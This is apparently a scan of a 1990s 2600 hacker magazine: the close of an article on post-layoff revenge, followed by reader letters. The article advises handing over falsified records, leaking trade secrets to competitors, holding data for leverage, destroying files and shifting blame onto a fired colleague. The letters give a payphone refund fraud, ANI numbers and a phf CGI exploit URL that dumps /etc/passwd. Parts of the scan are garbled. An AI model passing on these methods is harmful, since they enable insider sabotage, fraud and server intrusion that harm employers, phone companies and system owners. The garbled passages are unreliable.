So the day of the merger has arrived and people are being called into the boss's office one by one. Your entire office has been deemed redundant and the pink slips are flying like a tickertape parade. It's time to put your kit into motion. There are a few questions to consider:

What do I turn in on my last day?

Some companies will not process your last bonus checks, expense reports, or even paychecks if you do not turn in certain files in a timely manner. This is largely a response to having salespeople take their rolodexes with them as they leave the company. I won't get into the legal aspects of who owns this information. You'll probably end up giving them the information. So what. The important thing is that you give your company the *wrong* information. Keep a "shadow" rolodex complete with incorrect rate quotes, inaccurate notes, and not-so-glaring omissions. You want the rolodex/addressbook to be considered the real thing until those last checks come through.

You will have no choice but to turn in your computer, of course. If the company is smart (which is not a sound assumption), they will be primarily interested in what's sitting on your hard

drive - the value of the computer itself will evaporate in two fiscals. So keep your hard disk lean. Keep the applications on the disk, but keep the data with you. Don't put data on the company network if possible, because networks are usually backed up on a regular basis. If you keep files on floppies (or better yet, a 100MB ZIP disk) you're ready to roll. And always remember, intentionally destroying data is illegal.

Before you give up your computer, however, make sure to do one thing. If you take nothing else away from this article, take this: wipe out the slack and unused space on your hard drive. For those of you who don't understand the mechanics of disk drives too well, let me briefly explain. When you delete a file, you are not necessarily wiping the files off of your hard disk. Rather, you are wiping the location of the file from the FAT (file allocation table), so the disk operating system does not know where to look for the file. The one's and zeroes that make up the file are still on the hard disk. Utilities such as Norton's UnErase can do a pretty fair job of recovering "deleted" files. Therefore, those embarrassing e-mails, resume drafts, and otherwise sensitive data that you thought went down the bit bucket are still there. There are utilities such as COVERUP.COM that will actually write random garbage over the disk, making full recovery of erased data nearly impossible. (I've read that it is extremely difficult to completely obliterate a file from a hard disk. There are companies out there that do nothing but recover such "irretrievable" data. There techniques are jealously guarded trade secrets.) Unless you're working for the DoD, however, COVERUP should do a pretty good job of wiping data from your hard disk.

Where do I keep this stuff?

Keep your kit on floppies and keep the floppies with you. Use PKZIP to crunch down the file sizes. It's best to use the encryption flag on PKZIP when doing so. Also, don't do something dumb like name these files SECRETS.ZIP. If you are taking hard copies with you, don't wait until your last day. You may not have the opportunity to get anything out of the office. Also, have a system-formatted disk with COVERUP and virus-creating software on hand.

What do I do with this stuff once I've been fired?

This, of course, is the question to answer. My only concrete advice is to be careful. If you lead a trail back to yourself, you may have more than

a career in the toilet, you could be facing criminal charges. It's important to remember that when you leak information, the first thing your company will want to do is figure out who is leaking. If you were recently let go, guess whose door they will knock on first. That's why it's important to set this up long before you are put on the death watch. For instance, what if some sensitive files mysteriously disappear when you are still in good graces with the company, but John Doe has been recently let go? If that material was leaked, it's plausible that the material was leaked by John Doe. Take advantage of any strange opportunities. If you're willing to take the risk of exposing yourself, here are some ideas:

Send your company's main competitor an anonymous "care package" chock-full of your company's secrets.

Better yet, if you include an anonymous cover letter in the care package, cc your boss! (If you do this, you don't even have to send the actual package! Your company will go into freefall mode regardless! Imagine your boss talking to his competitive peer, trying to figure out what he knows!)

Hold onto it so you can have leverage over your old company in case you're hired by the competition.

Destroy it. If you're the only source of this info, then their cost-cutting maneuver of downsizing you will end up costing them lots! Rule of thumb - destroy/wipe anything that they don't know exists. Don't destroy files that they know you filed every week for three years.

If the information is embarrassing, blow the

whistle. (You should probably do this anyway.) Drop your local muck-raking local news team that bit of sensitive e-mail that came your way (please use an anonymous remailer). The material may not even be that bad - let the news team decide. If you have hard proof, they will be interested. In my company, engineers have been falsifying reports to the city for years. "Someone" in my company right now has the ability to let the city know tomorrow if the need arises!

Whatever you do, *don't* post information to the Internet. In some ways, it's easier to have something done on the Net traced back to you than by analog means. Besides, it's probably better if we didn't have the Net vulnerable to misguided media attacks for a while.

Conclusion

The goal of your fire kit is to make your company regret its decision to let you go. But it's important to keep your company from realizing that you are the cause of any "irregularities" that occur after your departure. Let them think they fired a hard-working saint. If enough of us do this, employers will have to reconsider our country's legendary "workplace flexibility."

So start building your kit today. Be on the lookout for any sensitive material early. Make notes of any events or comments that will be potentially damaging to your employers. Stay believable. Keep your documents on media that you take with you on the day of reckoning. Make your successor's job impossible. Last, if you're going to be vindictive, be careful. Don't let the indignity of being downsized make your actions sloppy.

15

Letters That Don't Suck

Dealing With Parents

Dear 2600:

In Volume 13 Number 3, alien13 writes that his mom found his *2600* between his mattress and she went crazy. Well, me being a kid as well, I know this problem and have solved it with a great hiding place - alien13 wasn't far off when he hid it in his bed. But not the right spot. The best hiding place is inside your box spring (that hollow thing that looks like a second mattress). On the bottom of the box spring is a very flimsy cloth. Poke a large hole in the cloth and place all contraband in there. I keep all my hacking mags as well as other things in there. If you don't have a box spring, I guess you could make a small hole in your mattress but I wouldn't recommend it. I hope I may have helped.

It's really heartwarming to know that we're thought of in the same way as drugs and porno in so many households.

Dear 2600:

I've been reading your mag since the summer issue. And I love it! I'll be subscribing very soon.

The reason I'm writing is this: I don't understand why my parent would be upset about their child reading your great magazine. It's informative and it encourages free thought.

My parents (at least my mother) have always encouraged me to expand my knowledge in any area that I desired. In fact, she's planning on subscribing me for Christmas. Hell, even my teacher wanted to read about Bernie S. As I write this he's borrowing the fall issue over Christmas vacation.

The First Amendment guarantees the right to freedom of speech and expression. Without that right, we would just another totalitarian dictatorship. It's those very principals that many, if not all, hackers value and pursue.

I think that any parent or teacher who feels that this great mag, should be banned or is evil should stop and think about what they really value.

Knowledge is power. Information is strength.

PEENIX
aka The Ebola Virus

Dear 2600:

I'm fairly new to your mag, only started in the winter of '95 - and I think you do a great job. With everything from the coverage of the victimization of Bernie to the design for something as useful as the tap-alert, you call the hacker community the latest info.

Well, I brought my first issue home one snowy day and read a cover to cover. Eventually my dad asked the question brewing on the rest of my family's minds, "What the hell is *2600*?" Of course I told my father to read it. He did. Now, how would you expect a white, Republican, 47 year-old male service worker would react to your mag?

He loved it.

He used the spring issue's Motorola text on his work phone, set it up (I don't know how) so that his work didn't notice him calling outside of work. He helped me improve and hook up the tap-alert device. Not only that, but after I looked up the designs for a couple of hundred boxes (most of which were jokes, fakes, would never work, or were out and out destructive), my father and I designed and built a combination Red-Blue-Silver-Beige-International bluebox-telephone. It's beauteous. It's a little flip-fone type thing with a docking station on my desk. You don't know what kind of trouble it was fitting all that circuitry into a small black box. It was worth it though. I got to learn a lot about design, electronics, the phone company (and their skills at gouging), and most importantly (I bet you think I'm going to say) something nice and trite like: "I got to bond with my father"), I learned how

---

not to burn myself with a soldering iron.

I'd just like to say this because a lot of people have parents who react to them reading *2600* as if they had killed someone. I'd just like to one day go to all those people and force feed the information contained in your mag.

fordyman

Dear 2600:

In the Autumn 1996 issue, you printed a letter from alien13, who is apparently a teenage boy, describing how he got into trouble when his mother found a copy of *2600* hidden in his bed. Well, I'm the mother of a teenage boy (I'm 49), and I buy *2600* and read *2600*. And my teenage son doesn't approve of my reading it. Maybe alien13's mother and I should get together for tea sometime? (I must admit, I'm rather more of a techie than your average suburban housewife and mother.)

Ace Lightning

Subscribing vs. Newsstands

Dear 2600:

I just want to tell you how good your magazine is. You guys do a great job and I really admire your will to stand up for what you believe in. It's nice to see that you aren't in this solely for the money. Even though it may be cheaper to buy from the store, I have no guarantee that the issues will be there. Keep up the good work.

jettero

The tension and bitterness some people experience trying to get their copy of 2600 from the local bookshop is more than many of us can stand. This mania about read little expressed sometimes than in the envelopes that are subscribed is the more pleasant.

A Real Clever Trick

Dear 2600:

Here's a quick little trick that demonstrates an error in the Bell operating system and should help to sharpen your social engineering skills. Of course, you really shouldn't go and try this, but if you do I'm not responsible for your stupidity.

First, you need to make Bell think you make a phone call that cost you a lot of cash. This is quite easy to do. Just walk up to about any payphone and type an international phone numb (calls to airplanes or boats can top $21.00 apiece). If the phone won't accept international numbers, call the op (the "00" op, for long distance) and tell her that their equipment sucks and won't let you make your call. She'll transfer you, as the operator you. Remember, do not put a "0" before the number. Once you as the operator had dialed the numb, dial the prefix "...ping will come on the line and tell you to deposit such and such an amount. Wait a couple of seconds, then ...ord the to record such and such as amount. Remember this amount. Wait a couple of seconds, then hang up. Wait a couple of seconds more, then call the "00" operator (again). When an op answers, tell her you want to speak to a supervisor. She'll transfer your call. Then, when the supervisor comes on line, tell her that this stupid piece of trash phone just ate such and such amount of money (say the amount of money quoted to you earlier) and then disconnected you or something like that. You may need to feed her a little more crap to get her to go along with you, but she usually will. If all goes well, she'll ask you for the number you were calling, then how much you deposited. She'll then check the call record on your payphone to see if you really made the call. The call will be on the record because you dialed the number, and the system assumes you paid, in full, the initial connect charge. Finally she'll ask you for your address. Go ahead and tell her your real address - you have nothing to fear. All that happened was that this stupid phone stole your hard earned money and you're just trying to get it back. Right? Sit around on your butt for about two weeks and you'll receive this neat little check you can cash or hang on your

---

wall to impress your friends. If you check Bell a couple of times a week to see if they have yet rectified the problem, you'll soon have built up a nice little stash.

Happy phreaking.

ameba

First off, this has about as much to do with phreaking as scuba diving. What you're basically doing is lying to the phone company and assuming that you can just do this forever. You cannot. Trust us. It's not a secret that you can get "refunds" for calls you never made from most local and long distance companies. But to do this on a regular basis is just screaming for attention.

Tale of Woe

Dear 2600:

I purchased my first issue of *2600* at a local magazine store and enjoyed it. I've always been kind of a hacker wanna-be, awed by the glamour and mystique of hacking. I've gone to hacking websites and contemplated the hacking utilities and a few text files to maybe give me a start at hacking. Much to my dismay every single file contained a virus. I emptied all of them before they could do any harm except for one and I ended up having to format my hard drive. Why would fellow hackers do this to each other? I would figure that there would be some unwritten code against things like that, I dunno, just a thought.

We don't know how you managed this but we suspect that either the "virus" came from your own site or you went to a single source for all of your files and you managed to pick the worst one in the world. Whichever it was, be assured that the vast majority of hacker websites have no interest in spreading viruses to its visitors.

Jeff

Number Fun

Dear 2600:

I was wondering about this 800 number, it picks up and asks me how many digits the number is? The number is 1-800-555-1212 and when it picks up it asks for an access code. Can you at least tell me how many digits the number is?

CIA

It seems to be a four digit code. Who it belongs to we don't know but being so close to the 800 information number (800-555-1212), they must get a ton of wrong numbers which probably explains why there is an access code attached to the number.

Dear 2600:

Is this in response to a letter that was written in your Autumn issue about certain 800 numbers in sequence. Back during winter vacation, 800-649-9097 and 800-649-9098, I had been meaning to write you about a number that is just like those. 800-654-7664. It spits back different numbers each day. But after a few days, it'll start the cycle all over again. Maybe this is a different depending on the area you're in? Not really sure, but I just thought you might like to know that there are other number like this out there.

Darkman

Dear 2600:

I am puzzled on a phone number and seriously hope someone out there can help me out. About eight months ago a friend and I were scanning and found the following number: 800-235-6890 which greets you with a "Call Number" voice. However if you hang up and call back, the voice will be different (i.e., a girl robot, a kid robot). The closest I have to seen to copying the voice output on this line is the Text to Speech program that

Technological Marvels

Dear 2600:

While recently looking through the local Rat Shack comes with the SB AWE 32.

Anyways, it gives you the following prompt: "Choose 1 to commit a call. Choose 2 to reassign a call. Choose 3 to read in the call problem, Choose 5 to change to another IR number, asterisk to logoff and change to that effect. When you pick up the line it emits three tones which sound like touch tones and I bye." It also loops saying "Menu Choice."

Saline

Dear 2600:

Some people may disagree with spreading around toll-free ANI numbers, but these things exist for a reason: to be used. They will always be around, go up and down, and some will even have changing security codes. Despite that, we will always find them, and will always have access to them. It is for that reason that I'm giving you this list 800-568-3197, 800-222-0300 (Press 1), 800-487-9240, 800-223-1104. The less use these numbers get, the longer they will last. Please keep that in mind for obvious reasons. Also, to those of you wishing to use 800-MYANI-IS again, I can tell you that it now has an 11-digit security code. Unfortunately, I cannot submit that security code to 2600 for legal reasons, but figured you may want some sort of idea what changes were made to that number (which previously had a 3-digit security code).

CRACKeD
Tucson, AZ

Dear 2600:

In the last issue of 2600 there was a letter from Rolando Rojas Me Stnt. In his letter some guy named "Frank Carson" gave him some number. The number was 800-5SX-XXXX. I would like you to send me the real number instead of the X's. Thank you.

BStone

What we would have liked it if it had been sent to us but what we got was what we printed. In fact, it almost always is.

Dear 2600:

I came across a Caller ID Blocker (PN# 43-925A I think). So I shelled out the $31.95 it took to purchase the thing. When I got home I wanted to see if it worked so I hooked it up and called the other line which has Caller ID. On the Caller ID box it said Private Number or something to that effect. When you pick up the line it emits three tones which sound like touch tones and I was wondering if this would be safe from *69 and I was also wondering what the tones were. Any help is appreciated.

Phreaker

*Congratulations. You spent $31.95 for a box that dials *67. No doubt it has already paid for itself many times over. Concerning your *69 concerns, in many areas you cannot *69 a private number but there are places that still allow this.*

Big Brother

Dear 2600:

Looks like McDonalds is going to be watching what you eat for you. I was in this particular fast food joint today, the one at I-35 and Vista Ridge in Lewisville, TX for those of you who'd like to visit. The following is a quote off of the tray liner I got: "The McBreak(tm) Frequency Card is state-of-the-art technology. It knows who you are, when you come to McDonald's, what you spend and keeps track of all the points you acquire." And: "Every time you come to McDonald's, be sure to hand over your card to earn points." All of the McD's around here have this service. I plan to get one of these, study it, and then write an article for you on this little subject. Stay tuned.

Wes "Holodoc" Mills

Big Brother exists in the strangest places.

Frequencies

Dear 2600:

I was playing around with the scanner my parents got me for Christmas (a Radio Shack PRO-2038, cat. no. 20-413) and I found a very interesting frequency. At 451.675 I heard cell phone calls! I've also heard a few calls at 451.875. Apparently these are frequencies used by Airtouch Cellular, a local (Sacramento, CA) cell provider. I don't know if the above two frequencies are universal or just used by Airtouch. Though you'd be interested in knowing.

School Terror

Dear 2600:

I have a rather interesting story that you may be interested in. I'm a junior in high school and our school has several COCOTs. So like any curious student I spent my study hall hours playing with the phone. One day I decided to dial the 11xx and 1x numbers. When I got to 118 and hung up the phone the payphone started ringing. When I picked up the phone I got a message saying your call could not be put through I would dial 118 several times a day and the same thing would happen. Well one day I was dialing and I saw my principal eyeing me suspiciously. The payphone did the usual thing of ringing after I hung up. Later that day during my history class I got a pass telling me to come to the main office immediately. When I got there I was escorted into the principal's private quarters where I was greeted by a police officer. The principal grinned at me and said something to the effect of "We finally got you - this time we outsmarted you." I expected to have them yell at me for phreaking the phone or something but to my surprise they told me that they were going to charge me with prank calling 911! This was quite a surprise considering I had dialed 118 and nothing else. They then told me that 911 had been receiving calls from the school all year long and that one came in at the exact same time I was playing with the payphone from that very phone. I told them about the 118 and to make a long story short, they checked the 118 records for the school and found that 911 had never been dialed from the school. So I was let off the hook and it turns out that there are multiple numbers that trigger the 911 system but they don't make this information public. Why they have multiple numbers and why they don't make it public remains a mystery to me, but the moral of the story is don't dial 118.

Socrates

It's entirely possible that this 118 that went to your school had a speed dial entry for 118 that went to the police for some reason. Try it from some other part of town to see if this is the case. Congratulations on escaping the combined wrath of your school and the cops.

Exciting Updates

Dear 2600:

I read in your fall issue that the software trading rooms were "warez" and "freeware". This is not entirely true (like you care). Anyway, the correct rooms are now "coldice" and "freeshit".

SW

We'll bet any amount that this is no longer true.

Dear 2600:

If anyone comes across a 9600,N,8,1 carrier which only responds to the letter U, with a response of A, C, or D, don't bother trying to hack it. It's just a hand-held bar code reader hooked up to a modem, and isn't hooked up to any other computer or network, and has no terminal-style interface.

Josh M. McKee

You've just dashed the hopes of hackers everywhere.

Bernie S. Feedback

Dear 2600:

I was outraged when I read about the Ed Cummings case. It is obvious to me that the judicial system takes non-violent crimes far too seriously. Who did Cummings hurt? Did Cummings cost anyone any money or losses? The answer seems to be no, yet Cummings gets locked up with deadly criminals. Now, on the other hand, violent crimes get neglected far too much. One always sees how a murderer or rapist escapes the authorities in no time at all. I feel that the judicial system should be spending a lot more time and money on the relevant crimes. I also feel that some of the laws should at least be rewritten so that a person actually has to "do" something to get put away in prison. It makes one fearful just to learn about high-tech equipment and computers.

CYBERJE

Dear 2600:

Several weeks ago a letter came for me from Wired. "Try us, a free issue, blah, blah, blah..." So I figure why not?, I could use it to squish roaches, if nothing else. I got it the other day. It sucked. It was just as irritating as I had heard. Part I that made me want to hurt someone: Some little prole wrote in making an analogy between 2600 is evil. Part 2, "Bernie S. Goes Free" says that he was released after "a transfer to a maximum security prison and an attack by an inmate." It also makes it look like nobody cared until he got attacked. There was no mention of any protest, and most notably, 2600.

POEE Chaplin

What you really have to remember is that no magazine outside the hacker world will accurately cover things that go on within the hacker world. Don't be so surprised.

Dear 2600:

Interesting little tidbit:

22 January 1996: Ed Cummings charged with removing batteries from a tone dialer. Bail set at $250,000.

22 January 1997: Teenagers Amy Grossberg and Brian Peterson, accused of murdering their newborn baby shortly after delivery at a Delaware Motel, are freed after bail is set at $300,000.

From this I read that "thinking" about hacking is viewed as dangerous as murder, or that murder is no worse a crime then modifying a tone dialer and possibly ripping off a few quarters from Ma Bell.

Armitage Shanks

We're getting that "message" they wanted to send us loud and clear.

Dear 2600:

Figure this number out. When I call it, I get a string of odd beeps and a click, repeated ad infinitum. The number is 717-440-1761.

Rokket Man

This phone number is interesting: 718-441-2106. Doesn't seem to end ever.

JN

What a great number to 3-way unsuspecting people to.

Dear 2600:

While recently looking through the local Rat Shack

What you're hearing happens to a whole lot of numbers in that exchange. It sounds like what happens when you dial a non-working number in a PBX.

Look people, it's time we stopped doing the computer equivalent of making phony pizza orders and start the real revolution. Hackers and phreakers are such a brilliant group of individuals. Think about it! We're a community of code cracking technology building computer crazed misfits! We possess amazing capabilities and have this kind of limitless energy and potential to do so much. What do we do with it? Put cartoons on the D.O.J.'s computer page and make free phone calls. Then we say we do it in the name of freedom of speech so we can justify it, and so we can feel like some kind of modern day revolutionaries.

Know what real revolutionaries would be doing in today's world? Destroying the computers of the TRW's of the world. Posting how to make free phone calls on every page on earth! Breaking into defense computer systems and giving the priceless information they find there to every university on the planet. Getting together and writing their own versions of Windows, even more advanced versions, that they could upload as shareware for everyone to use for free. And so much more!

Instead... just call the 2600 voice BBS and you hear some idiot asking "Duh... how do I fix my credit report?" Or "Hey man, Microsoft are such assholes, man. You know they're just holdin' out to make more money from us by not releasing better versions of Windows."

You get the point... complain, complain, complain.

I intentionally used some seemingly odd ideas as examples of what modern day revolutionaries would be doing if they were hackers. Let me explain... by telling everyone in the country how to make free phone calls we'd eliminate the illegality of it. You simply can't put the whole country in jail! Then maybe the phone companies would collapse and the government would take it over. The U.S. government has a $1.5 trillion budget. It would be as hard for it to absorb the cost of phone service as it would be for you to absorb the loss of five bucks. Some of you may see this as a step backwards, but on the contrary; they're still not going to nose into your business unless you are doing suspicious things anyway, just like today. Plus, without dozens of amazingly costly national ad campaigns the cost of phone service would only be the equipment and workers.

As for the defense secrets... don't think there aren't hackers working for the governments of other countries *as we speak* trying to steal those secrets. The only way to make them harmless is if everyone has them. Beyond that simplistic primitive view of things, if anyone has ever seen a documentary on SDI alone then you are familiar with the amazing new technologies they possess that they aren't even trickling into the world. Don't forget: the stealth fighter has been flying since 1980, it was not just invented a few years ago. So many things we take for granted today were invented by the military years ago and only released recently. Releasing the stored defense science to the world would advance it centuries.

Last but not least, the very easiest of the revolutionary ideas for us to work on and conquer. Yes, it is without doubt true that companies hold out on us and then make their products obsolete to sell more. Just look at processors. 86, 186, 286... Pentium... If you don't think they already have the capability to do a lot more I pity you. Some thing with software like Windows, etc. The solution? Get together in groups of programmers and

give people specific parts of the program to work on just like big business does. When we've come up with a product that makes Windows look ancient, give it to the world for free. Then the big companies will have to lower prices drastically and stop listing us up our butts. That or they can try to do better but that would cost way too much money which would raise the cost of their stuff even more which would completely price them out of range.

To sum up, all of these things are about giving. We hackers can give the gift of communication to the world, limitless free communication, which is any historian will tell you is the enemy of oppressive governments and stupidity. We can give peace to the world. We can give technological advancement to the world.

So let's lay off the porno .GIFs and .JPGs for a while, crack open a Coke, and save the world.

MBG

You've got some good ideas. But having the government take over the phone companies is not one of them.

Video Boxing

Dear 2600:

This letter is in response to a letter by "Anonymous" in the Autumn 96 issue where he asked about red boxing a video game. I hate to disappoint him, but you cannot box a video game. The coin mechanism on an arcade game is currently completely mechanical. There is nothing electronic on them to produce or receive the tones. As your quarter goes through the coin slot, it enters the coin mech. It then goes through a few small slots that are adjusted to the size of the coin (various size tokens or quarters). If the coin is something other than the correct one for the game, it will either drop out the coin return or get hung (annoying those who work on them). If your coin passes its checks as it exits the mechanism it crosses a thin, stiff metal wire attached to a microswitch (the only thing electronic). When the switch is tripped it adds a credit to the game. I know of no way to get free games other than by walking up to a game that has credit, or bumming money.

=NSNIPER=

I saw a letter in your last issue wondering if payphone and video games had the same coin collection principles. I have worked at a game room for a few years now. The principle of the coin mechanism is fairly the same, except that payphones are *much* more exact in coin weight readings. The video game industry isn't real worried about people "hacking" their machines. If you were thinking about free games, it's not hard at all. Most machines (namely Namco), and other base-stand games (such as everyone's favorite from the 80's - Galaga) have switches under the unit which switch between a coin collect and "home use" variation. By simply switching the button one can play forever, or until you get caught. Your basic arcade game can be "hacked" by entering a sequence of buttons right from the game pad. An example is Street Fighter 2. By entering the correct code at the right time you can see how many times people have

used Ryu, Ken, and Bison, or upgrade to another version straight through the built in drive. Hard to believe what's happening these days - in 2000 a plan for new types of hacking scenario games will be released. Never know what's coming out next.

NeoCzar

Dear 2600:

Hola amigos. This letter is in response to the "Coin Collection" letter by Anonymous. Video games (unless they have changed recently) work on an electronic trigger. Just like the payphone, when you insert the coin/token it trips an electronic signal, which starts the game depending on how many coins/tokens you put in. The arcade or business that the game is at can set the size of coin the machine takes. Which is why some machines take coins and others tokens (they are different sizes usually). Phones work the same way except when the electronic "trip wire" is triggered, it sends the tones. In a video game it sends a simple electronic signal to the game and starts it. I don't think there is a safe way to rip off video games. By the way, even if you could box a video game, where would you put the box? There's no receiver like a phone.

Pyrojax

Exorcising AOL

Dear 2600:

I've been reading this magazine for the last three issues cover to cover, and I'm glad to say that. But there is one thing that disturbs me. This... thing... has come up in all three issues, and I'm not very pleased with it. This thing is AOL. Why do people keep sending letters and articles on AOL? Why? Why do we need to even use up space for AOL? These are all good questions, and I have an answer! Just stop sending letters and articles about AOL. I know this letter contains AOL, but this is to stop any more shit about AOL. Please, everyone who has thought about sending information about AOL to 2600, do not. I know I can't stop you from this, but use common sense. If one is a hacker with half a brain then he knows AOL sucks. Any newbie will find out soon enough that AOL sucks through all the text and newsgroups out there. Therefore I would like to conclude with this: Please let this be the last issue that has to include the three evil letters: AOL. Think about this.

Sevangels

Newbies

Dear 2600:

I just want to start out by saying I love your magazine! I am writing to express my concern about the attitudes of some hackers and wanna-be hackers. It seems that it is getting harder and harder for newcomers to get pointed in the right direction and to have their questions answered. Some of my friends (who are newbies) have reported to me that even the slightest newbie-type question has quickly earned them the title of "lamer" and "wanna-be." Come on, what is this crap? We were all beginners at some time. We were not born with these skills, people. All of us who know the an-

swer at one time had to ask! It seems to me that the purpose of a hacker is to educate others and seek further knowledge for themselves. It now seems that more and more people are being shunned for asking a simple question. If we want to remain a powerful force we have to continue to spread knowledge, not shun others for asking for it. So I encourage newbies to keep asking and if someone treats you like shit and turns their back on you. In fact, they probably don't know the answer themselves.

ZeBoK

Dear 2600:

Just wanted to congratulate you on a great mag. I just found a copy at my local Barnes & Noble bookstore. Your web page is great. Finally, a page with great graphics and it doesn't take a year to bring up. I'm new to the scene so forgive me if I seem a little out of it. I'm real interested in what you guys discuss but I am unfamiliar with a lot of the terms. Is there any kind of reference I can obtain that can help me with the jargon? Blue boxes, red boxes, tone dialers? I'd appreciate some help. I would also like to express my great respect for the people who stood up for Bernie S. I wish what happened never did but thanks to a group of brave people, things didn't turn out as bad as they could have.

OpieX

Since you have access to the web, we suggest using one of the many search engines (like www.altavista.com) to find FAQs on hacking terminology. The answers are out there.

PHF Findings

Dear 2600:

This is fairly well known. I found it by accident while reading about the 0xFF command separator in older versions of bash shell.

The newer phf cgi that comes with some versions of picasso and rembrandt linux have been patched for the obvious 0x0A newline escape, but can still be escaped using 0xFF. It takes vulnerabilities in both phf and bash for it to work.

I have tested this very successfully on many linux machines. I would imagine that most people are aware of the 0x0A escape and so when they test it on their own box they think they are safe from phf exploitation. The syntax for the exploit is almost identical to the older phf exploit.

To execute the commands: "cat /etc/passwd": http://server/cgi-bin/phf?Qalias=%ffcat%20/etc/passwd

I know this exploit isn't only confined to linux, but it seems easiest to exploit on linux.

Zeed
(DY)

Web Reaction

Dear 2600:

I'm writing to thank you for putting the CIA and DoJ "remodelled" web pages back online. I never had a chance

to see them while they were up at their actual sites. When I bought 2600 volume 13, number 3, as soon as I got home I jumped on the web and read through each one. I also thought you may be interested in this: There's someone I know, about 18 years old, who's never really got into the hype, or "rebellious" side of them. I told him to check out our pages and he called me a few hours later and said he never knew what all the stuff I talked about with my friends was until he visited your pages. He told me that he just realized how screwed the US government was when it came to everything covered in the CDA. That was a few weeks ago, and since then he's been asking me for texts and sites and things concerning what the government (and not just the U.S.) has been doing involving electronic rights. He's no longer afraid to stand up to the bureaucracy we all call hell.

Because of your site and cause, his eyes, ears, and most importantly, his mind, are all now open. Your cause has made a difference. I also thank you for doing this. Because of this incident, I'm urging you to keep the CIA and DoJ pages up for good. I think all of your fans, subscribers, and supporters would urge you to do the same.

KH

We believe the web hacks are an imaginative and mostly harmless way of communicating dissent. There is a big risk involved though, since most corporations and governments have a very low tolerance for such things. Only those with a real message to convey should even attempt such a thing. And those who just want to spray obscenities and racist garbage onto websites should never be considered hackers.

Dear 2600:
I don't know if you guy's know it or not but you made the Army's Defense Related Links page - http://leav-www.army.mil/fmso/links2.htm.

Anonymous

...of links to all kinds of places all over the world and our site is the only one they were so paranoid about that they felt it necessary to filter it through an "anonymizer."

Submitting Stuff

Dear 2600:
I was wondering about your policies on confidentiality and published articles. In particular, if I submit an article do I need to submit my personal information as well? And if I have an article published under my pseudonym, would my real name be protected and kept confidential?

(i)

We don't give out your info to anyone. And you don't have to give us any info you don't want to. That's as simple as we can keep it.

Dear 2600:
I'm a proud and happy reader of 2600, and intend to be one for some time. Here's my question: Do you allow

submissions for your cover art? I have several good (and phunny) ideas, and a new camera burning a hole in my pocket. Of course, only an idiot would do something illegal and take a picture of themselves doing it. The ideas I have planned are fully (well mostly) legal.

Jack T. Dragon

We definitely do accept cover art because they have to be of good quality. We only accept photos, none of that Internet stuff.

2600 Name Dispute

Dear 2600:
In your latest issue (Autumn 96), you pointed out, in a response to a letter, that 2600 was your name. This made me extremely angry. It looks like you thought the name to be of your own creation and original. The 2600hz tone that you trademark is named after was never yours to be owned.

Second, you point out that #2600 on IRC was started by you. That's why you've always resided in #hack right? That's why you leave #2600 after a 5 minute wait time of not getting opped? That's why I've never seen one person associated with 2600 in #2600? I laugh at the fact that "the channel exists so 2600 types can communicate with other 2600 types in a fairly open environment." If these "2600 types" were to communicate freely on the channel, it would be an equivalent to #ten and a hint of #warez.

I think it would be safe to agree maybe the only thing mentioned that you "own" would be alt.2600 (which is garbage anyway).

Mr. Kiddie Pr0n

You are an example of someone who needs to get out more. Chat areas like the irc are not meant to be taken this seriously. What was stated here was a fact, that the 2600 channel was started by 2600. You can dispute this all you please but it won't change what everybody already knows. You seem to have personal problems with certain people in the channel which really doesn't concern anyone here. We don't have people stationed in the channel around the clock but people affiliated with 2600 are always popping in and out. That's an official 2600 channel and no, we don't "own" the alt.2600 newsgroup any more than we own an irc channel. It's sort of strange how you have no problem envisioning ownership of things you don't like.

2600 Sells Out

Dear 2600:
What's the story with 2600 these days? I remember back in the good old 80's the zine was booming. But alas now it has gone to shit. I think you guys should get your act together and go back to the depths of the underground. When things go commercial they get screwed up. 2600 is another classic example.

Brain Child

We'd be deliriously happy to answer your points except for the fact that you never got around to making them. You just accused us of going "commercial" with-

out ever defining what the fuck that means. (Incidentally, most commercial magazines would never allow the word "fuck" in a letter reply.)

Cable/Web Thoughts

Dear 2600:
Active Matrix warned against using descramblers with systems which use this type of set top box while also worrying about the amount of data the cable company could collect on viewing habits.

In my opinion such a powerful box makes for a stronger argument for using a descrambler. I am not a lawyer, but it is my understanding that US cable companies cannot require you to use their set top equipment. (Using a descrambler to get channels you are not paying for is illegal, though.) If the system still works by broadcasting all the channels at once to all of the customers, then there is no reason why some other equipment would need to send anything back to the cable company. And since people are inherently lazy, you can be reasonably sure no one building descramblers would bother to put any work into things which might harm their customers. If you do spend all of your time watching pay-per-views, then all the cable company will probably notice is that your box is strangely silent all the time like you are watching nothing. Using a splitter and a descrambler for one television and the original box for another would probably prevent them from noticing anything at all.

On a slightly related note, I'd advise everyone to hack their web browsers to minimize the amount of information sent with each page request. Some standard things sent which they don't need to know are User-Agent (what browser you are using), Referer (what page contained the link you followed), and From (who you are). Many browsers just use printf style commands to send these sorts of things. Using any binary editor, just find these and change the "%s"s and stuff to some other text. printf will then just ignore the extra arguments it is called with.

Eli the Bearded

Praise

Dear 2600:
I'd just like to say thanks for bringing America back to the people. I am not a phreaker, but I feel that people use their First Amendment rights and the government shouldn't make such a big deal when people try to use them. Anyway, thanks for being such a great magazine to look forward to.

sgpepper

More on Disney

Dear 2600:
As long as everybody is talking about Disney World, I'd like to talk about their new security at the gate. I personally like the new system for keeping unauthorized people from using four season passes and stuff.

When they put your card in, they make you put the index and middle finger of your right hand in a scanner of sorts. What it does is take a 1, 2, and 3 dimensional picture of both of your fingers (as well as a picture of your face). The first time you use your pass, anybody can get in. From that point on two out of three of the pictures have to match up with the one coded on the card itself (not the magnetic strip). Don't ask me how this works, but if you know, I'd lie to as well. You'll notice that when you put your perfectly clean, white card into the slot, it'll come out slightly dirt brown. These are the pictures. I found this interesting.

Moonpanther

Dear 2600:
Just thought you might like to know a few interesting facts about the phone system at Disneyworld. First, it is served by the Buena Vista telco, which is owned by Disney and only provides service to the Disney community. Second, they don't exactly adhere to all the safety regulations and such as required by Florida law. Accordingly, they don't get visited by inspectors all that often. This info comes from working at Northern Telecom.

**GB
Georgia**

Cellular Spoofing

Dear 2600:
I found your article on spoofing in the Autumn '96 issue to be pretty interesting! It had me thinking for a few days. I have only one problem with the whole thing - the next time someone in the store tries to use the phone, which could be only a few minutes after you do this, it won't work. Then the real manager will call the celco and have the ESN changed back. Also, like you said, your phone becomes worthless. This seems like a lot of trouble to go through just to make maybe one free call. Since you have to buy a used phone anyway, it also seems like a waste of money. There has to be a way to use this idea so that it would be more permanent.

WinterMute

Implants

Dear 2600:
